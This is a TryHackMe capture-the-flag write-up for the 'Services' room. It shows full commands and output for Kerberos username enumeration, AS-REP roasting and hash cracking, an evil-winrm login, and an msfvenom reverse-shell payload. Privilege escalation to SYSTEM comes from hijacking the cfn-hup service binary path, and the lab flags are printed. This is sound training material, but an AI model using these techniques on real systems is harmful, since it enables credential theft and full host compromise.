Services – TryHackMe

Our main task is to capture two flags – **user** and **root**.


Contents

1.Reconnaissance


We start by checking if the host is alive.

```
root@ip-10-10-239-31:~# ping 10.10.97.192
PING 10.10.97.192 (10.10.97.192) 56(84) bytes of data.
64 bytes from 10.10.97.192: icmp_seq=1 ttl=128 time=1.20 ms
64 bytes from 10.10.97.192: icmp_seq=2 ttl=128 time=0.838 ms
^C
--- 10.10.97.192 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.838/1.017/1.197/0.179 ms
```

The host responds, and after visiting the website we can see the following:



On one of the tabs, I found something interesting – emails are built using the format: **first letter of the first name + last name** in the domain services.local.



GoBuster didn't return any interesting subpages.

```
root@ip-10-10-239-31:~# gobuster dir -u 10.10.97.192 -w /root/Desktop/Tools/word
lists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.97.192
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-l
ist-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 147] [--> http://10.10.97.192/img/]
/css                 (Status: 301) [Size: 147] [--> http://10.10.97.192/css/]
/js                  (Status: 301) [Size: 146] [--> http://10.10.97.192/js/]
/fonts               (Status: 301) [Size: 149] [--> http://10.10.97.192/fonts/]
/IMG                 (Status: 301) [Size: 147] [--> http://10.10.97.192/IMG/]
/Fonts               (Status: 301) [Size: 149] [--> http://10.10.97.192/Fonts/]
/CSS                 (Status: 301) [Size: 147] [--> http://10.10.97.192/CSS/]
/Img                 (Status: 301) [Size: 147] [--> http://10.10.97.192/Img/]
/JS                  (Status: 301) [Size: 146] [--> http://10.10.97.192/JS/]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
```

2.Reverse Shell

Time for an **nmap** scan. We have several open ports.

```
root@ip-10-10-239-31:~# nmap -sV -sC -Pn 10.10.97.192
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-97-192.eu-west-1.compute.internal (10.10.97.192)
Host is up (0.00044s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Above Services
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos

135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: se
rvices.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: se
rvices.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SERVICES
|   NetBIOS_Domain_Name: SERVICES
|   NetBIOS_Computer_Name: WIN-SERVICES
|   DNS_Domain_Name: services.local
|   DNS_Computer_Name: WIN-SERVICES.services.local
|   Product Version: 10.0.17763
|
| ssl-cert: Subject: commonName=WIN-SERVICES.services.local
| Not valid before: 2025-08-21T13:54:57
|_Not valid after:  2026-02-20T13:54:57
|_ssl-date:           T14:04:30+00:00; 0s from scanner time.
MAC Address: 02:72:8E:A5:EA:B7 (Unknown)
Service Info: Host: WIN-SERVICES; OS: Windows; CPE: cpe:/o:microsoft:windows
```

I tried listing available shares using smbclient, but it didn't return anything useful.

```
root@ip-10-10-239-31:~# smbclient -L //10.10.97.192/ -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

I saved the previously collected usernames into a .txt file.

users.txt ×

```
1 j.doe@services.local
2 j.rock@services.local
3 w.masters@services.local
4 j.larusso@services.local
```

With **Kerbrute**, I checked if they were valid accounts – and we got some valid results, lucky!

```
root@ip-10-10-239-31:~# kerbrute userenum --dc 10.10.97.192 -d services.local us
ers.txt
Using KDC(s):
 10.10.97.192:88

[+] VALID USERNAME:       j.larusso@services.local
[+] VALID USERNAME:       w.masters@services.local
[+] VALID USERNAME:       j.doe@services.local
[+] VALID USERNAME:       j.rock@services.local
Done! Tested 4 usernames (4 valid) in 0.005 seconds
```

I then extracted a Kerberos hash using **GetNPUsers.py** for the user **j.rock**.

```
root@ip-10-10-239-31:/opt/impacket/examples# GetNPUsers.py -dc-ip 10.10.97.192 -
request 'services.local/' -usersfile /root/users.txt -format hashcat
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[-] User j.doe@services.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$j.rock@services.local@SERVICES.LOCAL:49447c52dd1ad43fd327942fb7a63
fb8$3ca90441658aba8515fcf728a4947481a628a7a2b7ca274a7f8db4038b29ad41b6727ab74ca6
f053c086ddf1fb22f2cfe713e0be5a5620999a37fd13126906e7ef0a620709f777ed76ff9687f23b
8a18bed15fd71c2da2e1b064413163f82b2363201597ba9079bf08af5930fbd697702172da428484
cbff535ee1d91d823caab21df802a71b31dddd443382ce174c35ebf48f463226f926a07afd3acfa0
8aa0291e3a1f5f3cbe801f0fba1b2e1d15cbfdc03390a6b1c497c4d0c7f0b0fe6519a2de4b56d02d
2bd0b725c59ab78d6942616db567e2f493b5f0013a01bf01b5a6570372fa24506f431ab00cca11ab
c889
[-] User w.masters@services.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.larusso@services.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

According to the Hashcat wiki, this is hash type **18200**.

18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6c8116d6407a782e

I cracked it with **Hashcat** and successfully retrieved the password!

```
root@ip-10-10-239-31:~# hashcat -m 18200 '$krb5asrep$23$j.rock@services.local@SE
RVICES.LOCAL:7a1e738d3d26c6f96ca2de4f952fda4d$49a905fe8a0beef2da0f31d42fe341d1fc
a941d2b3c1bfd48f1cbf5aec4230de25a8362b1f9816d4c469226fb700c92d7196e56fc141367c93
3f1d3808eda993d0c3c01ceafefd1de92ceb8d4cef8e312ceff9d4947fa8e3d249da97f530a4c101
e8e8154fb028c69aa7de389462aa350ff3be78b4c3a6c4cb8bc59d277460eb75efac0d3b25e4cb87
88d75d3442c909ecd0044f74fb5dd89243e987c836f1b2f7bd45457419a108fe4df4d1649ce6e038
f36c3791b3ffcbe15b9c15393ea2b986e96d53239f520b6d514d39b047783a3be6a46078578dc8ac
644ca6dfe63234fc2bdfa8ef07de4e80d591c6be5cf54e' /root/Desktop/Tools/wordlists/ro
ckyou.txt
hashcat (v6.1.1-66-g6a419d06) starting...
$krb5asrep$23$j.rock@services.local@SERVICES.LOCAL:7a1e738d3d26c6f96ca2de4f952fd
a4d$49a905fe8a0beef2da0f31d42fe341d1fca941d2b3c1bfd48f1cbf5aec4230de25a8362b1f98
16d4c469226fb700c92d7196e56fc141367c933f1d3808eda993d0c3c01ceafefd1de92ceb8d4cef
8e312ceff9d4947fa8e3d249da97f530a4c101e8e8154fb028c69aa7de389462aa350ff3be78b4c3
a6c4cb8bc59d277460eb75efac0d3b25e4cb8788d75d3442c909ecd0044f74fb5dd89243e987c836
f1b2f7bd45457419a108fe4df4d1649ce6e038f36c3791b3ffcbe15b9c15393ea2b986e96d53239f
520b6d514d39b047783a3be6a46078578dc8ac644ca6dfe63234fc2bdfa8ef07de4e80d591c6be5c
f54e:Serviceworks1

Session..........: hashcat
Status...........: Cracked
```

Using these credentials, I connected to the machine via **evil-winrm**.

```
root@ip-10-10-239-31:~# evil-winrm -i 10.10.97.192 -u j.rock -p Serviceworks1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined m
ethod `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay
ers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.rock\Documents> whoami
services\j.rock
```

I checked available privileges, but nothing interesting there.

```
*Evil-WinRM* PS C:\Users\j.rock\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeSystemtimePrivilege         Change the system time               Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

I also couldn’t find any stored credentials.

```
*Evil-WinRM* PS C:\Users\j.rock\Documents> cmdkey /list

Currently stored credentials:

* NONE *
```

Now it’s time to grab the **user flag**.

```
*Evil-WinRM* PS C:\users\j.rock\Desktop> dir


    Directory: C:\users\j.rock\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.web
site
-a----        2/15/2023   5:55 AM             44 user.txt


*Evil-WinRM* PS C:\users\j.rock\Desktop> cat user.txt
THM{ASr3p_R0aSt1n6}
```

3.Privilege Escalation

I checked running services using the services command.

```
*Evil-WinRM* PS C:\Users\j.rock\Documents> services

Path                                                                                                Privileges Service
----                                                                                                ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                 True ADWS
"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                                                        True AmazonSSMAgent
"C:\Program Files\Amazon\XenTools\LiteAgent.exe"                                                          True AWSLiteAgent
"C:\Program Files\Amazon\cfn-bootstrap\winhup.exe"                                                        True cfn-hup
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                             True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                          True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                               False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                False TrustedInstaller
"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2302.7-0\NisSrv.exe"                              True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2302.7-0\MsMpEng.exe"                             True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                     False WMPNetworkSvc
```

We have several services that could potentially be hijacked by replacing their executables with a malicious reverse shell.
I started with **AWSLiteAgent** – generated a payload with **msfvenom** – but couldn't take it over due to insufficient permissions.

```
root@ip-10-10-239-31:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.23
9.31 LPORT=413 -f exe -o LiteAgent.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: LiteAgent.exe
*Evil-WinRM* PS C:\Program Files\Amazon\XenTools> sc stop AWSLiteAgent
Access to the path 'C:\Program Files\Amazon\XenTools\stop' is denied.
At line:1 char:1
+ sc stop AWSLiteAgent
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Program Files\Amazon\XenTools\stop:String) [Set-Content
], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentWriterUnauthorizedAccessError,Microsoft.PowerShell.Commands.SetCont
entCommand
```

So I switched tactics and modified the configuration of another service – **cfn-hup** – to point to my malicious executable.
I placed the payload in the **Documents** folder, as I had permission issues in other directories.

```
*Evil-WinRM* PS C:\Users\j.rock\Documents> sc.exe config cfn-hup binpath="C:\Users\j.rock\Documents\LiteAge
nt.exe"
[SC] ChangeServiceConfig SUCCESS
```

After setting up a listener and restarting the service, I successfully got a reverse shell as **SYSTEM**.

```
*Evil-WinRM* PS C:\Users\j.rock\Documents> sc.exe start cfn-hup
```

```
root@ip-10-10-239-31: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-239-31:~# nc -lvnp 413
Listening on 0.0.0.0 413
Connection received on 10.10.97.192 59025
Microsoft Windows [Version 10.0.17763.4010]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Now I could capture the **root flag** – CTF completed!

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop

02/15/2023  05:53 AM    <DIR>          .
02/15/2023  05:53 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
02/15/2023  05:53 AM                48 root.txt
               3 File(s)          1,129 bytes
               2 Dir(s)   9,925,627,904 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{S3rv3r_0p3rat0rS}
```

4.Conclusion

The most challenging part was privilege escalation – I spent the most time there, made a lot of mistakes, but also learned a great deal.